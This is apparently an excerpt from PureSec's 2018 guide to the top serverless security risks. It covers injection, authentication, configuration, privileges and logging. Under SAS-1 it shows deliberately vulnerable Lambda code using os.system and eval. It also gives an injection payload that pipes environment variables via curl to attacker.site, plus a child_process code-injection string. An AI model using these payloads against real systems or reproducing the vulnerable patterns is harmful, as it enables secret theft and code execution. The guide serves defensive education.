PURESEC

The Ten Most Critical Security Risks in Serverless Architectures

2018

Preface

The “Serverless architectures Security Top 10” document is meant to serve as a security awareness and education guide. The document is curated and maintained by top industry practitioners and security researchers with vast experience in application security, cloud and serverless architectures.

As many organizations are still exploring serverless architectures, or just making their first steps in the serverless world, we believe that this guide is critical for their success in building robust, secure and reliable applications.

We urge all organizations to adopt this document and use it during the process of designing, developing and testing serverless applications in order to minimize security risks.

This document will be maintained and enhanced periodically based on input from the community, as well as research and analysis of the most common serverless architecture risks.

Lastly, it should be stressed that this document enumerates what are believed to be the current top risks, specific to serverless architectures. Readers are encouraged to always follow secure software design and development best practices.

Serverless Security Overview

Serverless architectures (also referred to as “FaaS” - Function as a Service) enable organizations to build and deploy software and services without maintaining or provisioning any physical or virtual servers. Applications built using serverless architectures are suitable for a wide range of services, and can scale elastically as cloud workloads grow.

From a software development perspective, organizations adopting serverless architectures can focus on core product functionality, and completely disregard the underlying operating system, application server or software runtime environment.

By developing applications using serverless architectures, you relieve yourself from the daunting task of constantly applying security patches for the underlying operating system and application servers – these tasks are now the responsibility of the serverless architecture provider.

The following image, demonstrates the shared security responsibilities model, adapted to serverless architectures:



PURESEC
Application Owner
Responsible for security “in” the cloud & client
Client-Side
Data in Cloud
Data in Transit
Application (Functions)
Identity & Access Management
Cloud Services Configuration
FaaS Provider
Responsible for security “of” the cloud
Operating System • Virtual Machines • Containers
Compute
Storage
Database
Networking
Regions
Availablity Zones
Edge Locations

Figure 1: The Shared Security Responsibilities Model for Serverless Architectures

In serverless architectures, the serverless provider is responsible for securing the data center, network, servers, operating systems and their configurations. However, application logic, code, data and application-layer configurations still need to be robust and resilient to attacks, which is the responsibility of application owners.

The comfort and elegance of serverless architectures is not without its drawbacks - serverless architectures introduce a new set of issues that must be taken into consideration when securing such applications:

- Increased attack surface: serverless functions consume data from a wide range of event sources such as HTTP APIs, message queues, cloud storage, IoT device communications and so forth. This increases the attack surface dramatically, especially when such messages use protocols and complex message structures - many of which cannot be inspected by standard application layer protections such as Web application firewalls
- Attack surface complexity: the attack surface in serverless architectures can be difficult for some to understand given that such architectures are still rather new. Many software developers and architects have yet to gain enough experience with the security risks and appropriate security protections required to secure such applications
- Overall system complexity: visualizing and monitoring serverless architectures is still more complex than standard software environments
- Inadequate security testing: performing security testing for serverless architectures is more complex than testing standard applications, especially when such applications interact with remote 3rd party services or with back-end cloud services such as NoSQL databases, cloud storage, or stream processing services. In addition, automated scanning tools are currently not adapted to scanning serverless applications:
    - DAST (dynamic application security testing) tools will only provide testing coverage for HTTP interfaces. This poses a problem when testing serverless applications that consume input from non-HTTP sources, or interact with back-end cloud services. In addition, many DAST tools have issues to effectively test web services (e.g. RESTful services) which don't follow the classic HTML/HTTP request/response model and request format.
    - SAST (static application security testing) tools rely on data flow analysis, control flow and semantic analysis to detect vulnerabilities in software. Since serverless applications contain multiple distinct functions that are stitched together using event triggers and cloud services (e.g. message queues, cloud storage or NoSQL databases), statically analyzing data flow in such scenarios is highly prone to false positives. In addition, SAST tools will also suffer from false negatives, since source/sink rules in many tools do not take into account FaaS constructs. These rule sets will need to evolve in order to provide proper support for serverless applications.
    - IAST (interactive application security testing) tools have better odds at accurately detecting vulnerabilities in serverless applications when compared to both DAST and SAST, however, similarly to DAST tools, their security coverage is impaired when serverless applications use non-HTTP interfaces to consume input. In addition, some IAST solutions require that the tester will deploy an instrumentation agent on the local machine, which is not an option in serverless environments
- Traditional security protections (Firewall, WAF, IPS/IDS): since organizations that use serverless architectures do not have access to the physical (or virtual) server or its operating system, they are not at liberty to deploy traditional security layers such as endpoint protection, host-based intrusion prevention, web application firewalls and so forth. In addition, existing detection logic and rules have yet to be "translated" to support serverless environments

Top 10

Before diving into the serverless Architectures Security Top 10 list, it should be emphasized that the primary goal of this document is to provide assistance and education for organizations looking to adopt serverless. While the document provides information about what are believed to be the most prominent security risks for serverless architectures, it is by no means an exhaustive list. Readers are encouraged to follow other industry standards related to secure software design and development.

The data and research for this document is based on the following data sources:

- Manual review of freely available serverless projects on GitHub and other open source repositories
- Automated source code scanning of serverless projects using proprietary algorithms developed by PureSec
- Data provided by our partners
- Data and insights provided by individual contributors and industry practitioners

For ease of reference, each category of the Top 10 document will be marked with a unique identifier in the form of SAS-[NUM].

The list is organized in order of criticality from SAS-1...10, where SAS-1 indicates the most critical risk, and SAS-10 the least critical risk.



PURESEC
SAS-1
Function Event Data Injection
SAS-2
Broken Authentication
SAS-3
Insecure Serverless Deployment Configuration
SAS-4
Over-Privileged Function Permissions & Roles
SAS-5
Inadequate Function Monitoring and Logging
SAS-6
Insecure 3rd Party Dependencies
SAS-7
Insecure Application Secrets Storage
SAS-8
Denial of Service & Financial Resource Exhaustion
SAS-9
Serverless Function Execution Flow Manipulation
SAS-10
Improper Exception Handling and Verbose Error Messages

Figure 2: The Ten Most Critical Security Risks in Serverless Architectures 2018

SAS-1: Function Event-Data Injection

Injection flaws in applications are one of the most common risks to date and have been thoroughly covered in many secure coding best practice guides as well as in the OWASP Top 10 project. At a high level, injection flaws occur when untrusted input is passed directly to an interpreter and eventually gets executed or evaluated.

In the context of serverless architectures however, function event-data injections are not strictly limited to direct user input, such as input from a web API call. Most serverless architectures provide a multitude of event sources, which can trigger the execution of a serverless function. For example:

- Cloud storage events (e.g. AWS S3, Azure Blob Storage, Google Cloud Storage)
- NoSQL database events (e.g. AWS DynamoDB, Azure CosmosDB)
- SQL database events
- Stream processing events (e.g. AWS Kinesis)
- Code changes and new repository code commits
- HTTP API calls
- IoT device telemetry signals
- Message queue events
- SMS message notifications, PUSH notifications, Emails, etc.


Serverless functions can consume input from each type of event source, and such event input might include different message formats, depending on the type of event and its source. The various parts of these event messages can contain attacker-controlled or otherwise dangerous inputs.

This rich set of event sources increases the potential attack surface and introduces complexities when attempting to protect serverless functions against event-data injections, especially since serverless architectures are not nearly as well-understood as web environments where developers know which message parts shouldn't be trusted (e.g. GET/POST parameters, HTTP headers, and so forth).

The most common types of injection flaws in serverless architectures are presented below (in no particular order):

- Operating System (OS) command injection
- Function runtime code injection (e.g. Node.js/JavaScript, Python, Java, C#, Golang)
- SQL injection
- NoSQL injection
- Pub/Sub Message Data Tampering (e.g. MQTT data Injection)
- Object deserialization attacks
- XML External Entity (XXE)
- Server-Side Request Forgery (SSRF)

As an example, consider a banking chat-bot application, which receives commands over SMS messages. The chat-bot provides customers with the ability to send periodic account statement reports to their email address. A dedicated AWS Lambda function, written in Python handles the collection of report artifacts, which reside in the '/tmp' directory, packs them in a '.tar' file, and sends them to an email address provided in the SMS message.



```
def report_handler(session, message):
    try:
        email = message
        _, temp_path = tempfile.mkstemp()
        with open(temp_path, "w") as tmp:
            tmp.write("balance: %s" % session.account.balance)
        ses = boto3.client("ses")

        # Store the report file in /tmp/ under the email address as file name
        filename = "/tmp/%s.tar.gz" % email

        # Pack the report contents
        command = "tar -czvf %s %s" % (filename, temp_path)
        os.system(command)

        # Prepare email message
        msg = MIMEMultipart()
        msg['Subject'] = 'Account Report'
        # Attach the report to the email
        part = MIMEApplication(open(filename, "rb").read())
        part.add_header('Content-Disposition', 'attachment', filename=filename)
        msg.attach(part)
        ses.send_raw_email(
            RawMessage={
                'Data': msg.as_string(),
            },
            Source='robot@some.site',
            Destinations=[email]
        )
        result = "email sent!"
    except Exception, e:
        result = e.message
    finally:
```


Figure 3: AWS Lambda Function, Vulnerable to OS Command Injection

The developer of this AWS Lambda function assumes that users will provide legitimate email addresses and does not perform any kind of sanity check on the incoming SMS message or the email provided within it. The email address is embedded directly into the file name, which is then used by the 'tar' command. This weakness allows a malicious user to inject shell commands as part of the email address, and leak data in the following manner:

```
foobar@some.site; env | curl -H "Content-Type: text/plain" -X
POST -d @- http://attacker.site/collector
```

This payload will extract all environment variables (including sensitive data), and will send them as the body of an HTTP POST request to the attacker's website, where it will be collected.

Let’s take a look at a different kind of injection vulnerability. In this example, we have an AWS Lambda function, which is triggered by an “Object Created (All)” event on an AWS S3 storage bucket (i.e. `s3:ObjectCreated:*`). Once the function is triggered, it takes the contents of the uploaded file which contains a JSON string and deserializes the data back into an object.



```
var AWS = require('aws-sdk');
var s3 = new AWS.S3();

exports.handler = (event, context, callback) => {

    // Retrieve the name of the bucket and file (key) from the event
    var src_bkt = event.Records[0].s3.bucket.name;
    var src_key = event.Records[0].s3.object.key;

    // Open the file and read the contents
    s3.getObject({
        Bucket: src_bkt,
        Key: src_key}, function (err, data) {
            if (err)
            {
                console.log(err, err.stack);
                callback(err);
            }
            else
            {
                // De-serialize the JSON string back into and object
                var fileObj = eval('(' + data.Body.toString('ascii') + ')');
                // ...
            }
        });
    };
```

Figure 6: AWS Lambda Function Vulnerable to JavaScript Code Injection

The deserialization process is done using the native (albeit extremely unsafe) `eval()` method. A malicious user can exploit this serverless function by uploading a new file to S3, which contains JavaScript code inside the JSON string. For example:

```
{"username":"foobar"+require('child_process').exec('uname -a')}
```

Once the string is de-serialized back into an object, the code embedded above will get executed.

COMPARISON

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Input sources and attack surface for injection-based vulnerabilities	Small set of input sources - injection-based attacks are thoroughly understood	Wide range of event triggers which provide a rich set of input sources and data formats. Injection-based attacks can be mounted in unexpected locations, many of which have yet to be studied properly
Injection-based attack surface complexity	Developers, architects and security practitioners are well versed in relevant attack surfaces related to injection-based vulnerabilities. For example - “HTTP GET/POST parameters or headers should never be trusted”	Serverless is still new, many developers, architects and security practitioners still don’t have the required expertise to understand the different attack vectors related to injection-based attacks
Security testing for Injection-based attacks	Existing security testing solutions (DAST, SAST, IAST) provide good coverage for detecting injection-based vulnerabilities	Current DAST/SAST/IAST security testing tools are not adapted for testing injection-based vulnerabilities in serverless functions
Protections against Injection-based attacks	Traditional security protections (Firewalls, IPS, WAF, RASP) provide suitable protection coverage for injection-based attacks	Traditional security protections are not suitable for detecting and preventing injection-based attacks in serverless functions

MITIGATION

- Never trust input or make any assumptions about its validity
- Always use safe APIs that either sanitize or validate user input, or APIs which provide a mechanism for binding variables or parameterizing them for underlying infrastructure (e.g. stored procedures or prepared statements in the case of SQL queries)
- Never pass user input directly to any interpreter without first validating and sanitizing it
- Make sure that your code always runs with the minimum privileges required to perform its task
- If you apply threat modeling in your development lifecycle, make sure that you consider all possible event types and entry points into the system. Do not assume that input can only arrive from the expected event trigger
- Where applicable, use a web application firewall to inspect incoming HTTP/HTTPS traffic to your serverless application (***note**: keep in mind that application layer firewalls are only capable of inspecting HTTP(s) traffic and will not provide protection on any other event trigger types)

SAS-2: Broken Authentication

Since serverless architectures promote a microservices-oriented system design, applications built for such architectures may oftentimes contain dozens or even hundreds of distinct serverless functions, each with its own specific purpose.

These functions are weaved together and orchestrated to form the overall system logic. Some serverless functions may expose public web APIs, while others may serve as some sort of an internal glue between processes or other functions. In addition, some functions may consume events of different source types, such as cloud storage events, NoSQL database events, IoT device telemetry signals or even SMS message notifications.

Applying robust authentication schemes, which provide access control and protection to all relevant functions, event types and triggers is a complex undertaking, which may easily go awry if not done carefully.

As an example, imagine a serverless application, which exposes a set of public APIs, all of which enforce proper authentication. At the other end of the system, the application reads files from a cloud storage service, where file contents are consumed as input to certain serverless functions. If proper authentication is not applied on the cloud storage service, the system is exposing an unauthenticated rogue entry point, which was not taken into consideration during system design.




Figure 7: Application Exposing Unauthenticated Entry Point Via S3 Bucket With Public Access

A weak authentication implementation might enable an attacker to bypass application logic and manipulate its flow, potentially executing functions and performing actions that were not supposed to be exposed to unauthenticated users.

COMPARISON

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Components requiring authentication	Authentication is applied using a single authentication provider on an entire domain/app. Simple to apply proper authentication	In many scenarios, each serverless function acts as a nano-service which requires its own authentication. Moreover, cloud services that are used by the serverless application also require their own authentication. As a result, the complexity of applying proper authentication grows tremendously.
Number of unique authentication schemes required	Single and consistent authentication scheme is applied to the entire application	Serverless applications that rely on multiple cloud services as event triggers, sometimes require different authentication schemes per each cloud service
Tools for testing broken authentication	Wide range of brute force authentication tools exist for testing web environments	Lack of proper tools for testing serverless authentications

MITIGATION

It is not recommended for developers to build their own authentication schemes, but rather use authentication facilities provided by the serverless environment, or by the relevant runtime. For example:

- AWS Cognito or Single Sign On
- AWS API Gateway authorization facilities (link)
- Azure App Service Authentication / Authorization
- Google Firebase Authentication
- IBM BlueMix AppID or SSO

In scenarios where interactive user authentication is not an option, such as with APIs, developers should use secure API keys, SAML assertions, Client-Side Certificates or similar methods of authentication standards.

If you are building an IoT ecosystem that uses Pub/Sub messaging for telemetry data or OTA firmware updates, pay attention to the following best practices:

- Transport Pub/Sub messages over encrypted channels (e.g. TLS)
- Use one-time passwords when an extra level of security is required
- Based on your pub/sub message broker capabilities, use mechanisms like OAuth to support external authorization providers
- Apply proper authorization to pub/sub message subscriptions
- If certificate management is not a problem, consider issuing client certificates and only accepting connections from clients with certificates

In addition, organizations should use continuous security health check facilities that are provided by their serverless cloud provider, to monitor correct permissions and assess them against their corporate security policy:

Organizations that use AWS infrastructure should use AWS Config Rules to continuously monitor and assess their environment against corporate security policy and best practices. Use AWS Config Rules for:

- Discover newly deployed AWS Lambda functions
- Receive notifications on changes made to existing AWS Lambda functions
- Assess permissions and roles (IAM) assigned to AWS Lambda functions
- Discover newly deployed AWS S3 buckets or changes in security policy made to existing buckets
- Receive notifications on unencrypted storage
- Receive notifications on AWS S3 buckets with public read access

Microsoft Azure provides similar capabilities through its security health monitoring facility, which is available in Azure Security Center.

SAS-3: Insecure Serverless Deployment Configuration

Cloud services in general, and serverless architectures in particular offer many customizations and configuration settings in order to adapt them for each specific need, task or surrounding environment. Some of these configuration settings have critical implications on the overall security posture of the application and should be given attention. The default settings provided by serverless architecture vendors might not always be suitable for your needs.

One extremely common weakness that affects many applications that use cloud-based storage is incorrectly configured cloud storage authentication/authorization.

Since one of the recommended best practice designs for serverless architectures is to make functions stateless, many applications built for serverless architectures rely on cloud storage infrastructure to store and persist data between executions.

In recent years, we have witnessed numerous incidents of insecure cloud storage configurations, which ended up exposing sensitive confidential corporate information to unauthorized users. To make things worse, in several cases, the sensitive data was also indexed by public search engines, making it easily available for everyone.

COMPARISON

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Number of Internet-facing services requiring robust deployment configurations	Limited number of internet facing interfaces that require secure deployment configuration	Each cloud service and serverless function requires its own secure deployment configuration
Best Practices for applying robust deployment configurations	Well known and thoroughly understood, especially for mainstream development frameworks	Vendor documentation and best practices exist. Industry standards and public guides on how to secure serverless environments is scarce
Automated tools for detecting insecure configurations	Plenty of open source and commercial scanners will pinpoint insecure deployment configurations	Limited set of tools for scanning and building secure serverless applications and deploying them securely

MITIGATION

In order to avoid sensitive data leakage from cloud storage infrastructure, many vendors now offer hardened cloud storage configurations, multi-factor authentication and encryption of data in transit and at rest. Organizations which make use of cloud storage, should get familiar with the available storage security controls provided by their cloud vendor. Here is a short list of relevant articles and guides on this topic:

- How to ensure files on Amazon S3 bucket are secure (AWS link)
- How to secure an Amazon S3 Bucket (A Cloud Guru link)

- Microsoft Azure Storage security guide (Microsoft link)
- Best Practices for Google Cloud Storage (Google link)
- Security to safeguard and monitor your apps (IBM link)

In addition, we encourage organizations to make use of encryption key management service when encrypting data in cloud environments. Such services help with the secure creation and maintenance of encryption keys, and usually offer simple integrations with serverless architectures.

We recommend that your organization's development and DevOps teams be well-versed in the different security-related configuration settings provided by your serverless architecture vendor, and will make you aware of these settings as much as possible.

Organizations should also apply continuous security configuration health monitoring, as described in the Mitigations section of SAS-2 in order to make sure that their environment is secured and follows corporate security policies.

SAS-4: Over-Privileged Function Permissions and Roles

Serverless applications should always follow the principle of "least privilege". This means that a serverless function should be given only those privileges, which are essential in order to perform its intended logic. As an example, a serverless function which reads data from a cloud NoSQL database and performs analysis on that data, should only be granted "read" permissions on that specific NoSQL resource.

Since serverless functions usually follow microservices concepts, many serverless applications contain dozens, hundreds or even thousands of functions. This in turn means that managing function permissions and roles quickly becomes a tedious task. In such scenarios, some organizations might find themselves forced to use a single permission model or security role for all functions, essentially granting each of them full access to all other components in the system.

In a system where all functions share the same set of over-privileged permissions, a vulnerability in a single function can eventually escalate into a system-wide security catastrophe.

COMPARISON

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
IAM, permissions and roles complexity	Simple to create and maintain - mostly applies to user roles rather than software components	Depending on the serverless vendor - might be more sophisticated or complex. Each serverless function should run with its own role and permission policy in order to reduce "blast radius"

MITIGATION

In order to contain a potential attack's "blast radius", it is recommended to apply Identity and Access Management (IAM) capabilities relevant to your platform, and make sure that each function has its own user-role, and that it runs with the least amount of privileges required to perform its task properly.

Here are some relevant resources on this topic:

- AWS IAM Best Practices (link)
- Microsoft Azure Functions currently do not provide per-function permissions and roles. However, different Azure services offer granular access controls, which can be deployed to reduce unnecessary privileges - for example, by using Shared Access Signatures (link) in order to grant limited access to objects in Azure storage
- Serverless "least privilege" plugin by PureSec (link)

SAS-5: Inadequate Function Monitoring and Logging

Every cyber “intrusion kill chain” usually commences with a reconnaissance phase – this is the point in time in which attackers scout the application for weaknesses and potential vulnerabilities, which may later be used to exploit the system. Looking back at major successful cyber breaches, one key element that was always an advantage for the attackers, was the lack of real-time incident response, which was caused by failure to detect early signals of an attack. Many successful attacks could have been prevented if victim organizations had efficient and adequate real-time security event monitoring and logging.

One of the key aspects of serverless architectures is the fact that they reside in a cloud environment, outside of the organizational data center perimeter. As such, “on premise” or host-based security controls become irrelevant as a viable protection solution. This in turn, means that any processes, tools and procedures developed for security event monitoring and logging, becomes inapt.

While many serverless architecture vendors provide extremely capable logging facilities, these logs in their basic/out-of-the-box configuration, are not always suitable for the purpose of providing a full security event audit trail. In order to achieve adequate real-time security event monitoring with proper audit trail, serverless developers and their DevOps teams are required to stitch together logging logic that will fit their organizational needs, for example:

- Collect real time logs from the different serverless functions and cloud services
- Push these logs to a remote security information and event management (SIEM) system. This will oftentimes require to first store the logs in an intermediary cloud storage service

The SANS six categories of critical log information paper (link), recommends that the following log reports be collected:

- Authentication and authorization reports
- Change reports

- Network activity reports
- Resource access reports
- Malware activity reports
- Critical errors and failures reports

COMPARISON

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Available security logs	Many traditional security protections offer rich security event logs and integrations with SIEM products or log analysis tools	Since traditional security protections are irrelevant for serverless architectures, organizations can only rely on cloud provider's logs, or build their own logging capabilities
Best Practices for applying proper security logging	Wide range of documentation and best practice guides exist (e.g. SANS "The 6 Categories of Critical Log Information")	Most guides and documentation are provided by cloud vendors. Not many serverless-specific best practices security logging guides exist
Availability and maturity of log management and analysis tools	Traditional application logs have a wide range of log management and analysis tools and a mature industry behind it.	Cloud security log management and analysis tools are still rather new. Serverless function-level log analysis tools are still not widely adopted
Application layer monitoring & analysis	Analyzing interactions between different application components can be done using a debugger/tracing utility	Understanding the interactions inside serverless-based applications might be overwhelming, especially in light of missing proper visualization tools for some environments

MITIGATION

Organizations adopting serverless architectures, are encouraged to augment log reports with serverless-specific information such as:

- **Logging of API access keys related to successful/failed logins (authentication)**
- **Attempts to invoke serverless functions with inadequate permissions (authorizations)**
- **Successful/failed deployment of new serverless functions or configurations (change)**
- **Changes to function permissions or execution roles (change)**
- **Changes to files or access permissions on relevant cloud storage services (change)**
- **Changes in function trigger definitions (change)**
- **Anomalous interaction or irregular flow between serverless functions (change)**
- **Changes to 3rd party dependencies (modules, libraries or APIs)**
- **Outbound connections initiated by serverless functions (network)**

